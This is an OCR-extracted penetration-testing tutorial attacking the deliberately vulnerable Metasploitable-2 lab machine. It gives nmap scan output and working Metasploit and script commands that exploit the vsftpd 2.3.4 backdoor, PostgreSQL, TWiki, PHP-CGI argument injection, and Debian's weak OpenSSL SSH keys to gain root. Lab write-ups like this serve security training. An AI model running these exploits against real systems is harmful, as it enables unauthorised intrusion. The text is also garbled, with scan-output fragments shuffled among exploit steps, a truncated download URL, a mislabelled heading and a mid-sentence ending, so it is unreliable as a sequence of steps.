TUTORIAL RED TEAM AREA (GENERAL)

Metasploitable-2


This tutorial is sourced from Bob1Bob2 Pentest Notes

Reconnaissance

- netdiscover
- Nmap
- Metasploit
- smbclient
- enum4linux
- Nikto

Use netdiscover to detect target IP address

```
netdiscover -i eth0 -r 192.168.79.0/24
```



192.168.79.179 is the target.

Then run nmap to detect opening ports and running services on the target machine.


```
nmap -sV -v -O -A -T5 192.168.79.179 -p-
```

```
e-scanning.
Initiating NSE at 15:46
Completed NSE at 15:46, 0.00s elapsed
Initiating NSE at 15:46
Completed NSE at 15:46, 0.00s elapsed
Initiating ARP Ping Scan at 15:46
Scanning 192.168.79.179 [1 port]
Completed ARP Ping Scan at 15:46, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:46
Completed Parallel DNS resolution of 1 host. at 15:46, 2.04s
elapsed
Initiating SYN Stealth Scan at 15:46
Scanning 192.168.79.179 [65535 ports]
Discovered open port 21/tcp on 192.168.79.179
Discovered open port 23/tcp on 192.168.79.179
Discovered open port 80/tcp on 192.168.79.179
Discovered open port 22/tcp on 192.168.79.179
Discovered open port 3306/tcp on 192.168.79.179
Discovered open port 5900/tcp on 192.168.79.179
Discovered open port 139/tcp on 192.168.79.179
Discovered open port 111/tcp on 192.168.79.179
Discovered open port 445/tcp on 192.168.79.179
Discovered open port 53/tcp on 192.168.79.179
Discovered open port 25/tcp on 192.168.79.179
Discovered open port 2049/tcp on 192.168.79.179
Discovered open port 6697/tcp on 192.168.79.179
Discovered open port 52739/tcp on 192.168.79.179
Discovered open port 5432/tcp on 192.168.79.179
Discovered open port 513/tcp on 192.168.79.179
Discovered open port 57206/tcp on 192.168.79.179
Discovered open port 6000/tcp on 192.168.79.179
Discovered open port 514/tcp on 192.168.79.179
Discovered open port 8787/tcp on 192.168.79.179
Discovered open port 1524/tcp on 192.168.79.179
Discovered open port 1099/tcp on 192.168.79.179
Discovered open port 47980/tcp on 192.168.79.179
Discovered open port 8009/tcp on 192.168.79.179
Discovered open port 3632/tcp on 192.168.79.179
Discovered open port 2121/tcp on 192.168.79.179
Discovered open port 8180/tcp on 192.168.79.179
Discovered open port 6667/tcp on 192.168.79.179
Discovered open port 57218/tcp on 192.168.79.179
Discovered open port 512/tcp on 192.168.79.179
Completed SYN Stealth Scan at 15:46, 0.83s elapsed (65535 total
ports)
Initiating Service scan at 15:46
Scanning 30 services on 192.168.79.179
Completed Service scan at 15:48, 141.15s elapsed (30 services
```

```
on 1 host)
Initiating OS detection (try #1) against 192.168.79.179
NSE: Script scanning 192.168.79.179.
Initiating NSE at 15:48
Completed NSE at 15:49, 62.29s elapsed
Initiating NSE at 15:49
Completed NSE at 15:49, 1.02s elapsed
Nmap scan report for 192.168.79.179
Host is up (0.00013s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1
(protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE
10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME,
DSN,
| ssl-cert: Subject: commonName=ubuntu804-
base.localdomain/organizationName=OCOSA/stateOrProvinceName=The
re is no such thing outside US/countryName=XX
| Issuer: commonName=ubuntu804-
base.localdomain/organizationName=OCOSA/stateOrProvinceName=The
re is no such thing outside US/countryName=XX
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
| MD5:   dcd9 ad90 6c8f 2f73 74af 383b 2540 8828
|_SHA-1: ed09 3088 7066 03bf d5dc 2373 99b4 98da 2d4d 31c6
|_ssl-date: 2016-06-22T20:48:28+00:00; -23s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
53/tcp    open  domain      ISC BIND 9.4.2
| dns-nsid:
```

```
|_  bind.version: 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind     2 (RPC #100000)
```


vsftpd exploit (port 21):




```
|   100003  2,3,4       2049/udp  nfs
|   100005  1,2,3       40038/udp  mountd
```

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > set rhost 192.168.79.179
msf exploit(vsftpd_234_backdoor) > exploit
```

```
|   100024  1           52739/tcp  status
|_  100024  1           60788/udp  status
139/tcp   open  netbios-ssn Samba smbd 3.X (workgroup:
WORKGROUP)
```




```
1524/tcp  open  shell       Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 53
|   Version: 5.0.51a-3ubuntu5
```

postgresql exploit


```
SupportsCompression, Speaks41ProtocolNew, ConnectWithDatabase
```

```
msf > use exploit/linux/postgres/postgres_payload
msf exploit(postgres_payload) > set rhost 192.168.79.179
msf exploit(postgres_payload) > exploit
```

```
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-
base.localdomain/organizationName=OCOSA/stateOrProvinceName=The
re is no such thing outside US/countryName=XX
| Issuer: commonName=ubuntu804-
```

SSH exploit (port 22):

```
base.localdomain/organizationName=OCOSA/stateOrProvinceName=The
re is no such thing outside US/countryName=XX
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
| MD5:   dcd9 ad90 6c8f 2f73 74af 383b 2540 8828
|_SHA-1: ed09 3088 7066 03bf d5dc 2373 99b4 98da 2d4d 31c6
|_ssl-date: 2016-06-22T20:48:28+00:00; -22s from scanner time.
5900/tcp  open  vnc         VNC (protocol 3.3)
| vnc-info:
```

```
root@boblbob2:~# searchsploit openssl
----------------------------------------- ---------------------------------
 Exploit Title                           |  Path
                                         | (/usr/share/exploitdb/platforms)
----------------------------------------- ---------------------------------
OpenSSL ASN.1<= 0.9.6j <= 0.9.7b - Brute For | ./multiple/dos/146.c
Apache OpenSSL - 'OpenFuckV2.c' Remote Explo | ./linux/remote/764.c
OpenSSL < 0.9.7l / 0.9.8d - SSLv2 Client Cra | ./multiple/dos/4773.pl
Debian and Derivatives OpenSSL 0.9.8c-1<= 0. | ./linux/remote/5622.txt
Debian and Derivatives OpenSSL 0.9.8c-1<= 0. | ./linux/remote/5632.rb
Debian and Derivatives OpenSSL 0.9.8c-1<= 0. | ./linux/remote/5720.py
OpenSSL <= 0.9.8k / 1.0.0-beta2 - DTLS Remot | ./multiple/dos/8720.c
OpenSSL < 0.9.8i DTLS ChangeCipherSpec Remot | ./multiple/dos/8873.c
OpenSSL - Remote DoS                         | ./linux/dos/12334.c
OpenSSL ASN1 BIO Memory Corruption Vulnerabi | ./multiple/dos/18756.txt
PHP 6.0 openssl_verify() Local Buffer Overfl | ./windows/dos/19963.txt
OpenSSL SSLv2 - Malformed Client Key Remote  | ./unix/remote/21671.c
OpenSSL SSLv2 - Malformed Client Key Remote  | ./unix/remote/21672.c
OpenSSL 0.9.x CBC Error Information Leakage  | ./linux/remote/22264.txt
OpenSSL ASN.1 Parsing Vulnerabilities        | ./multiple/remote/23199.c
OpenSSL SSLv2 - Null Pointer Dereference Cli | ./multiple/dos/28726.pl
PHP openssl_x509_parse() - Memory Corruption | ./php/dos/30395.txt
OpenSSL TLS Heartbeat Extension - Memory Dis | ./multiple/remote/32745.py
OpenSSL 1.0.1f TLS Heartbeat Extension - Mem | ./multiple/remote/32764.py
Heartbleed OpenSSL - Information Leak Exploi | ./multiple/remote/32791.c
Heartbleed OpenSSL - Information Leak Exploi | ./multiple/remote/32998.c
OpenSSL - 'ssl3_get_key_exchange()' Use-Afte | ./linux/dos/34427.txt
PHP 5.x (< 5.3.6) OpenSSL Extension - openss | ./php/dos/35486.php
PHP 5.x (< 5.3.6) OpenSSL Extension - openss | ./php/dos/35487.php
OpenSSL Alternative Chains Certificate Forge | ./multiple/webapps/38640.rb
OpenSSL Padding Oracle in AES-NI CBC MAC Che | ./multiple/dos/39768.txt
----------------------------------------- ---------------------------------
root@boblbob2:~#
```

```
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path
/usr/lib/ruby/1.8/drb)
47980/tcp open  mountd      1-3 (RPC #100005)
```

```
sploits/raw/master/sploits/5622.tar.bz2
```

unzip it


`tar jxf 5622.tar.bz2`

run the command:

`python 5720.py rsa/2048/ 192.168.79.179 root 22 5`


rsa/2048 is the folder contains the keys.

Found keys:



login the box:

`ssh -l root -p22 -i rsa/2048//c551f0a5d2f76d88b58b3ae90ceb617a-22002 192.168.79.179`



TELNET exploit

in msfconsole, search telnet


```
msf > use auxiliary/scanner/telnet/telnet_version
msf auxiliary(telnet_version) > set rhosts 192.168.79.179
msf auxiliary(telnet_version) > run
```

In the banner, shows username/password

or you can just `telnet 192.168.79.179` to grab the banner.

login

`telnet 192.168.79.179 -l msfadmin`




Twiki (port 80)

Nagviate to port 80. there is a Twiki, search twiki, find a exploit


`exploit/unix/webapp/twiki_history`

```
msf > use  exploit/unix/webapp/twiki_history
msf exploit(twiki_history) > set rhost 192.168.79.179
msf exploit(twiki_history) > exploit
```



phpinfo.php

Use nikto, I found the page phpinfo.php is availabe.




PHP Version 5.2.4-2ubuntu5.10

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls

I got the php version is 5.2.4.

search the php_cgi


found the exploit `exploit/multi/http/php_cgi_arg_injection`



```
Description:
  When run as a CGI, PHP up to version 5.3.12 and 5.4.2 is vulnerable
  to an argument injection vulnerability. This module takes advantage
  of the -d flag to set php.ini directives to achieve code execution.
  From the advisory: "if there is NO unescaped '=' in the query
  string, the string is split on '+' (encoded space) characters,
  urldecoded, passed to a function that escapes shell metacharacters
  (the "encoded in a system-defined manner" from the RFC) and then
  passes them to the CGI binary." This module can also be used to
  exploit the plesk 0day disclosed by kingcope and exploited in the
  wild on June 2013.

References:
  http://cvedetails.com/cve/2012-1823/
```

may be the vulberable version.

```
msf > use exploit/multi/http/php_cgi_arg_injection
msf exploit(php_cgi_arg_injection) > set rhost 192.168.79.179
msf exploit(php_cgi_arg_injection) > exploit
```




SMB exploit:

Enumerate smtp:

`enum4linux 192.168.79.179`

looks like [wide links ↗]

